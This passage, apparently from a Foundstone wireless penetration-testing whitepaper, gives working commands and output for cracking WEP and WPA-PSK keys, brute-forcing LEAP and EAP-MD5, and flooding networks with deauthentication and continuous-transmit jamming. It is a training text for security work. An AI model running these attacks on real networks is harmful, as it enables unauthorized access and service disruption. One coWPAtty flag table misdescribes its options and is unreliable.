Offset   63 (11% done) | xor = 08 | pt = 85 |  277 frames written in   831ms
```

Figure 14: ChopChop Frame selection and attack (Broadcast key)

Session Key – Although not extremely complicated, the session key is slightly more difficult to crack. This is because aircrack-ng really likes to focus on broadcast frames. Therefore, in order to actually crack the session key, you'll have to use more strict filtering rules. We'll use the ChopChop or Fragmentation attacks with filters to only select particular unicast traffic.

Description	**Command**
Launch the ChopChop attack. Make sure the frame you select is destined for a unicast address (Figure 15)	`aireplay-ng --chopchop -h $CL -a $AP ath0`
Here's the tricky part (not really). Once you've gotten the PRGA file, use `packetforge-ng` again, but use the decrypted `replay_dec-[whatever].cap` to identify the IP addressing used. With that information, you can specify a targeted ARP request to an IP on the same subnet	`packetforge-ng --arp -a $AP -h $CL -c 00:0C:29:75:F1:14 -k 192.168.11.133 -l 192.168.11.78 -w arprequest.skey -y replay_dec-0214-135003.xor`

Replay your newly created unicast ARP. Be sure `airodump-ng` is capturing the traffic.	`aireplay-ng --interactive -r arprequest.skey ath0`
Start `aircrack-ng` again to crack the key. Although this is not always the case, it might be required for you to run the injection for about 3 minutes or so. Then, filter all the unicast traffic so it doesn't mess up aircrack. With that data filtered, you can then be sure you're only cracking the unicast frames.	`aircrack-ng DynamicWEP.skey-01.cap`



```
bt ~ # aireplay-ng --chopchop -h $CL -a $AP ath0


        Size: 100, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  00:0C:CE:88:1E:72
          Dest. MAC  =  00:0C:29:75:F1:14
         Source MAC  =  00:60:B3:2E:09:92

        0x0000:  0841 d500 000c ce88 1e72 0060 b32e 0992  .A.......r.`....
        0x0010:  000c 2975 f114 d04c 9dda 23c0 e8aa b84d  ..)u...L..#....M
        0x0020:  8f20 f1d2 4099 fa9a 805a b6af 241e db86  . ..@....Z..$...
        0x0030:  9dfb d7e2 ac81 5425 156d 6c13 62eb 52bf  ......T%.ml.b.R.
        0x0040:  3343 7022 5491 e754 78b4 7ce9 3e49 d5ad  3Cp"T..Tx.|.>I..
        0x0050:  df6f eed3 02e9 48d6 c122 71bf a522 2b70  .o....H.."q.."+p
        0x0060:  4aba 8d0d                                J...

Use this packet ? y

Saving chosen packet in replay_src-0214-134931.cap

Offset   99 ( 0% done) | xor = AE | pt = A3 |  133 frames written in   400ms
Offset   98 ( 1% done) | xor = 9F | pt = 12 |   61 frames written in   183ms
Offset   97 ( 3% done) | xor = 9F | pt = 25 |    8 frames written in    24ms
Offset   96 ( 4% done) | xor = 0A | pt = 40 |   52 frames written in   156ms
Offset   95 ( 6% done) | xor = 19 | pt = 69 |  244 frames written in   732ms
Offset   94 ( 7% done) | xor = 43 | pt = 68 |  123 frames written in   369ms
Offset   93 ( 9% done) | xor = 45 | pt = 67 |  148 frames written in   444ms
```

Figure 15: ChopChop Frame selection and Attack (Session Key)

Troubleshooting: The main issue I see when performing this attack is that Aircrack-ng doesn't work well with 802.11e (QoS) data frames. You'll know if this is your problem if you open your capture in wireshark and notice that all frames are listed as (QoS Data). Unfortunately, I don't have an immediate solution to this issue.

Café Latte Attack

Another WEP related attack is the "Café Latte Attack", discovered by two researchers at AirTight Networks. This attack demonstrated that an attacker can recover a WEP key without being in the same vicinity of the corporate wireless network by targeting isolated clients in public areas such as airports or coffee shops.

Performing the Attack

wep0ff: The wep0ff tool was written by Sergey Gordeychik, a Russian researcher from Positive Technologies (possibly renamed to Max Technologies) around the same time researchers from AirTight introduced the Café Latte Attack. It's unclear whether Sergey was first to develop the idea. However, AirTight does note in their presentation that wep0ff did exist, although it used a different and less effective method of performing their attack.

Unfortunately, I haven't had much luck with wep0ff but, since it's the only publically released tool which demonstrates this attack, it deserves mention. (The actual "Caffe Latte" tool was demonstrated during the original Toorcon presentation, but not released)

Description	Link
wep0ff Tool	http://www.ptsecurity.ru/download/wepoff.tar.gz

WPA-PSK Cracking


As described above, WPA Pre-Shared Key can be subject to a brute force attack if the 4-way handshake used in establishing the connection between the client and the access point is observed and recorded. This can be forced by leveraging the de-authentication denial of service attack. An attacker can momentarily force the client to disconnect from the network, so that the attacker can capture the 4-way handshake when the client reconnects. As you review these attacks, keep an eye on the speed in which it takes to crack the key.

Performing the Attack

Rainbow Tables: The Church of Wifi (http://www.churchofwifi.org), in conjunction with a couple other people, have developed rainbow tables for the top 1000 SSIDs. These tables were generated using a list

consisting of approximately 172,000 passwords. It should be noted that the hash captured during the 4-way handshake is generated using the SSID of the network, meaning that these rainbow tables are SSID dependant. That being said, it might be a good idea to have this on a portable hard disk if you perform a lot of wireless penetration tests. You'll see below the drastic difference in speed when using rainbow tables.

Description	Link
Rainbow Table SSIDs	http://www.churchofwifi.org/FileLib/9-ssid.txt
Rainbow Table Torrent Download Link	http://umbra.shmoo.com:6969/torrents/wpa_psk-h1kari_renderman.torrent
Wigle's Top 1000 SSIDs	http://wigle.net/gps/gps/main/ssidstats




```
bt cowpatty-4.2 # ./cowpatty -r wpapsk-linksys.dump -s linksys -d /mnt/sdb2/wpa-
psk-hash-tables-40Gig2007/xai-0/linksys
cowpatty 4.2 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: 1Seaport
key no. 20000: 53dog162
key no. 30000: CHARLESW
key no. 40000: Maulwurf
key no. 50000: a^nonnai
key no. 60000: accueils
key no. 70000: afgeveze
key no. 80000: aliensex
key no. 90000: andujare\a
key no. 100000: aposafranine
key no. 110000: assaulte
key no. 120000: avizorar
key no. 130000: baseball
key no. 140000: benzophenazine
key no. 150000: bingsuni
key no. 160000: boonyong
key no. 170000: brustkor
key no. 180000: camphoric
key no. 190000: centropl
key no. 200000: chowdhur
key no. 210000: cokacola
key no. 220000: contrevent
key no. 230000: croupiront
key no. 240000: daunende
key no. 250000: delftware
key no. 260000: diaphoretic

The PSK is "dictionary".

260968 passphrases tested in 3.83 seconds:  68181.83 passphrases/second
bt cowpatty-4.2 #
```

Figure 16: Using coWPAtty with Church of Wifi's rainbow tables

```
cowpatty -r wpapsk-linksys.dump -s linksys -d /wpapsk-tables/xai-0/linksys
```

Attribute	Description
`-r <FILE>`	Specify de-authentication attack with number of deauth frames to send
`-s <SSID>`	Specify the SSID of target network
`-d <FILE>`	AP MAC Address

Aircrack-ng Suite: To launch a brute force attack against WPA-PSK using the Aircrack-ng Suite, type:




```
                              Aircrack-ng 1.0 beta2


                  [00:00:37] 3738 keys tested (97.15 k/s)


                        KEY FOUND! [ dictionary ]


      Master Key     : 5D F9 20 B5 48 1E D7 05 38 DD 5F D0 24 23 D7 E2
                       52 22 05 FE EE BB 97 4C AD 08 A5 2B 56 13 ED E2

      Transcient Key : 1B 7B 26 96 03 F0 6C 6C D4 03 AA F6 AC E2 81 FC
                       55 15 9A AF BB 3B 5A A8 69 05 13 73 5C 1C EC E0
                       A2 15 4A E0 99 6F A9 5B 21 1D A1 8E 85 FD 96 49
                       5F B4 97 85 67 33 87 B9 DA 97 97 AA C7 82 8F 52

      EAPOL HMAC     : 5B 95 4C 26 E7 A6 3C 13 3D CF ED 91 9D 67 BA C1
```

Figure 17: Using aircrack-ng to brute force WPA-PSK

```
aircrack-ng -w dict wpapsk-linksys.dump
```

Attribute	Description
`-w <FILE>`	Specifies the dictionary file to use
`<file>`	The last attribute is the capture of the 4-way handshake

coWPAtty: coWPAtty is another WPA-PSK cracking tool which can accept input from standard in as a wordlist for its dictionary attack. This means that we can take the output from a password generator and simply redirect it into coWPAtty.



```
bt cowpatty-4.2 # ./cowpatty -f dict -r wpapsk-linksys.dump -s "linksys"
cowpatty 4.2 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 1000: apportion
key no. 2000: cantabile
key no. 3000: contract

The PSK is "dictionary".

3740 passphrases tested in 78.11 seconds:  47.88 passphrases/second
bt cowpatty-4.2 #
```

Figure 18: Using coWPAtty to launch a dictionary attack against WPA-PSK

```
cowpatty -f dict -r wpapsk-linksys.dump -s "linksys"
```

Attribute	**Description**
`-f <FILE>`	Specifies the dictionary to be used
`-r <FILE>`	Specifies the PCAP file containing the 4-way handshake
`-s <SSID>`	Specifies the SSID of the target network

We can use “john the ripper” to create a nicely mangled wordlist and output to standard out so that we can redirect the output to coWPAtty (see the “Wordlist Tips” section for more information). By combining wordlist permutation techniques with coWPAtty, we really start using the functionality of these two powerful tools:

```
john –-wordlist=all.lst –-rules –-stdout | cowpatty -r wpapsk-linksys.dump -s
"linksys" -
```

Attribute	**Description**
-	The single dash attribute to coWPAtty tells it to accept input from standard in.

LEAP Brute Force

In 2004, Joshua Wright discovered that Cisco's proprietary Lightweight Extensible Authentication Protocol (LEAP) used a modified version the MS-CHAPv2 protocol to authenticate users, which is vulnerable to a brute force attack. This was further demonstrated using the "asleap" tool. With this discovery, LEAP quickly became known as an inadequate authentication mechanism.


Description	Link
ASLeap	http://www.willhackforsushi.com/code/asleap/2.1/asleap-2.1.tgz

EAP-MD5 Brute Force

EAP-MD5 is an EAP Type which is vulnerable to a brute force attack. By capturing the handshake, it is possible to launch an offline brute force attack against it. If successful, the attacker can gain access to the network.

Performing the Attack

eapmd5pass: To demonstrate this attack, Joshua Wright created the eapmd5pass tool. I was lucky enough to work with Josh on this tool, although I can hardly say my contributions were major.



```
bt eapmd5pass-1.1 # eapmd5pass -r EAPMD5-Challenge-01.cap -w test.txt
Collected all data necessary to attack password for "brad-foundstone", starting
attack.
User password is "bradtest".
1 passwords in 0.00 seconds: 6493.51 passwords/second.
bt eapmd5pass-1.1 #
```

```
eapmd5pass –r EAPMD5-Challenge-01.cap –w test.txt
```

Attribute	Description
-r <FILE>	Specify a capture file containing the EAP-MD5 challenge handshake
-w <wordlist>	Specify a wordlist to test the handshake against

Hardware/Software Attacks

Vulnerabilities within client software, client drivers, access point operating systems, etc… can all be categorized as hardware/software attacks. These attacks stem from the lack of proper bounds checking and other issues most commonly found in applications. Hhowever, the impact is much greater as they can often result in remote compromise of the system/device or unauthorized access to the wireless network.

Wireless Client Adapters

In recent years, a number of vulnerabilities were identified in wireless adapter drivers which allowed remote compromise. David Maynor and Johnny Cache gave a controversial presentation at the BlackHat security conference which demonstrated a flaw within a wireless device driver that allowed remote compromise of an Apple Macbook. Another issue identified in Intel wireless device drivers also yielded the same results on Windows systems. These are all systemic issues due to poor input validation and application development and are traditionally the more common types of attacks seen at the high layers of the OSI model.

Fuzzing

Due to the closed source nature of Windows device drivers and wireless infrastructure devices, vulnerability discovery is often left up to the work of fuzzing. Fuzzing is the process of injecting random data into the areas of an application which accept input. This process can result in the application crashing, often indicating a lack of proper bounds checking. For instance, if the SSID field of a client probe request was fuzzed, and the access point crashed due to specific input, the attacker can deduce that there may be an issue in the access point’s operating system code which may warrant further, more targeted, input testing. This process is usually performed in a testing environment, rather than used as an active attack.

Performing the Attack

Metasploit – Metasploit 3.1 now supports Lorcon (http://802.11ninja.net/lorcon); a generic library for frame injection. This greatly expands metasploit’s functionality to new and exciting areas. Metasploit 3.1 contains a number of auxiliary 802.11 modules; some of which support 802.11 fuzzing.

Description	Link
Metasploit	http://www.metasploit.com/

Raw Wireless Tools: Laurent Butti's "Wi-Fi Advanced Fuzzing" presentation at BlackHat Europe 2007 introduced us to this set of proof of concept wireless fuzzing tools. This presentation is a required read if you are getting into the realm of 802.11 fuzzing.

Description	Link
Raw Wireless Tools	http://rfakeap.tuxfamily.org/
"Wi-Fi Advanced Fuzzing" Presentation	http://www.blackhat.com/presentations/bh-europe-07/Butti/Presentation/bh-eu-07-Butti.pdf

Fuzz-e: Fuzz-e was specifically developed with 802.11 fuzzing in mind. It is included as part of Johnny Cache's airbase utilities.

Description	Link
Airbase	http://www.802.11mercenary.net/code/airbase-stable.tar.gz

Scapy – Scapy is a packet manipulation/forging application written in Python. I haven't had very good luck with it however it is seen to be very powerful because of its Python base.

Description	Link
Scapy	http://www.secdev.org/projects/scapy/

Denial of Service Attacks

Denial of Service attacks result in a disruption of the connection between an authorized client and the access point. Generally speaking, 802.11 wireless networks are more susceptible to these types of attacks because the standard heavily relies on the use of MAC addresses for identification.

De-authentication Attack

As mentioned previously, the IEEE 802.11 standard defines certain conditions where the client must obey an instruction originating from the access point to which it is associated. This Denial of Service attack takes advantage of this behavior by forging 802.11 management frames in a way which tricks the client into thinking the access point wishes it to disconnect. Normal client behavior will immediately attempt to reconnect the client to the access point. However, by flooding the client with de-authentication frames, an attacker can effectively force the client to constantly reconnect and disconnect.

Performing the Attack:

The De-authentication attack is the classic wireless denial of service attack and is supported in a number of different tools. Using the BackTrack Linux distribution, you should be able to perform this attack with ease. Keep in mind the adapter will need to be set up already on the target channel and in monitor mode.

Aircrack-ng Suite: To perform the attack using the Aircrack-ng Suite, simply type:

```
aireplay-ng ––deauth 25 –h <TARGET MAC> -b <AP MAC> ath1
```

Attribute	Description
`--deauth <NUM>`	Specify de-authentication attack with number of deauth frames to send
`-h <TARGET MAC>`	Target MAC Address
`-b <AP MAC>`	AP MAC Address
`ath1`	Injection interface

File2Air: File2Air is another excellent 802.11 injection tool. File2air includes a number of standard 802.11 frames to be injected within its packets directory. Although we'll just use the deauth frame here, I suggest digging through that directory to see all of the available frames. To perform a DeAuth attack using File2Air, simply:

```
file2air –i ath0 –n 65000 –d <TARGET MAC> –s <SRC MAC> -b <BSSID> -f
packets/deauth.bin
```

Attribute	Description
`-i <INT>`	Injection interface
`-n 65000`	Number of frames to send
`-d <TARGET MAC>`	Destination Address
`-s <SRC MAC>`	Source address
`-b <BSSID>`	BSSID
`-f <FILE>`	File to inject

mdk2: MDK2 is an all around good Denial of Service attack tool which can perform a number of different attacks. MDK2 is cool because of its "mass deauth" feature which is meant to disconnect everyone within range. The feature is still in beta, but it is worth mentioning, even though it doesn't always work. To perform the DeAuth attack using mdk2:

```
/pentest/wireless/mdk2-v31/mdk2 ath0 d
```

Attribute	Description
`ath0`	Interface to use for injection
d	Tells mdk2 to run Deauth Amok Mode

Queensland DoS

Probably the most devastating attack on wireless networks is the Queensland denial of service. Coined after the Queensland University of Technology, this attack demonstrates that if a card is placed into continuous transmit mode on a specific channel, all wireless activity in the immediate vicinity on that channel is halted. For certain client adapters, this attack will interrupt all connectivity, forcing the client to reboot their system or reinsert their adapter.

Performing the Attack:

Atheros Chipsets - In order to obtain FCC approval for their drivers, the Madwifi team had to build in continuous transmit functionality into the DFS branch. By using these particular drivers, we can perform the attack on Atheros Chipsets.


Description	**Commands**
Download the madwifi-dfs source	`svn checkout http://svn.madwifi.org/branches/madwifi-dfs/`
Modify `if_ath_radar.c`	`vi madwifi-dfs/ath/if_ath_radar.c` -Line 152: remove "`inline`" from the function prototype of `interval_to_frequency` -Line 851: remove "`inline`" from the function declaration of `interval_to_frequncy`
Compile and install	`make && make install`
Insert adapter and bring up interface	`ifconfig ath0 up`
Set interface to target channel	`iwconfig ath0 channel 6`
Place card into continuous transmit mode	`iwpriv ath0 txcont 1`
Stop continuous transmit mode	`iwpriv ath0 txcont 0`

Figure 19: Performing the Queensland Denial of Service attack

Prism Chipsets – Using a Prism based wireless adapter, the Queensland DoS can be performed with the Prism Test Utility. The Prism Test Utility is a win32 application which will allow you to place your Prism card into continuous transmit mode. Simply select the adapter and channel then click “Continuous Tx”.

To obtain the Prism Test Utility, try Googling for “PrismTestUtil322”. The checksum for the version I have is below:

File	MD5
PrismTestUtil322.zip	a7c04ff2783f94e1f60dc45425b926d0
PrismTestUtil322.exe	0088fd7f41dc972935bb7bb6d546b8de



PRISM TEST APPLIANCE (Version 3.0.22)

Adapters List — Selected :0031 IEEE 802.11 Wireless

0031 IEEE 802.11 Wireless LAN/PC Card(5V)

● Local ○ Remote ○ All Adapters ● Detected Prism Adapters

Radio Channels: 6

Baseband Type: 3863

TX Rate: ○ 1MB ○ 2MB ○ 1-2MB ○ 5.5MB ○ 11MB ● Full Auto

Tx Data Pattern: 0000

Mode: Basic Service Set

Figure 20: Prism Test Utility

Miscellaneous

This section is dedicated to the items that are not specifically 802.11 related, but still have some importance when it comes to performing 802.11 wireless attacks.

Wordlist tips

Many of the attacks described above rely on brute forcing to some extent. Whether you're trying to brute force a pre-shared key or MSCHAPv2 credentials, it's beneficial to know different techniques we can use to generate a good wordlist to test. Although there is probably a good amount of overlap between the three, I tend to use the following:

Description	Link
all.lst	ftp://ftp.openwall.com/pub/wordlists/all.gz
Church of WiFI WPA-PSK rainbow tables wordlist	http://www.churchofwifi.org/FileLib/9-final-wordlist.zip
BackTrack's included wordlist	/pentest/password/dictionaries/wordlist.txt

Mangling wordlists:

Once you have your wordlist you may want to mangle it by changing letters to numbers or appending/pre-pending certain characters to the dictionary word. John the ripper can do a good amount of this using its permutation rules. Also, the standard out option is very helpful when creating brand new wordlists or simply redirecting john's output into something like coWPAtty.

```
john --wordlist=all.lst --rules --stdout
```

Attribute	Description
`--wordlist=<WORDLIST>`	Specify wordlist
`--rules`	Apply john's word mangling rules (as defined in john.ini)
`--stdout`	Output words to standard out

About the author

Mr. Antoniewicz has over seven years of experience within information technology. Based out of Foundstone's New York office, Brad is a senior security consultant focusing on internal/external vulnerability assessments and penetration testing, web application penetration testing, firewall configuration reviews, network architecture reviews, and 802.11 wireless assessments. He is an instructor of the "Ultimate Hacking" and "Ultimate Hacking: Wireless" classes. Brad has also developed internal tools for internal/external/wireless penetration testing and courseware for the "Ultimate Hacking: Wireless Course".

About Foundstone Professional Services

Foundstone® Professional Services, a division of McAfee. Inc., offers expert services and education to help organizations continuously and measurably protect their most important assets from the most critical threats. Through a strategic approach to security, Foundstone identifies and implements the right balance of technology, people, and process to manage digital risk and leverage security investments more effectively. The company's professional services team consists of recognized security experts and authors with broad security experience with multinational corporations, the public sector, and the US military.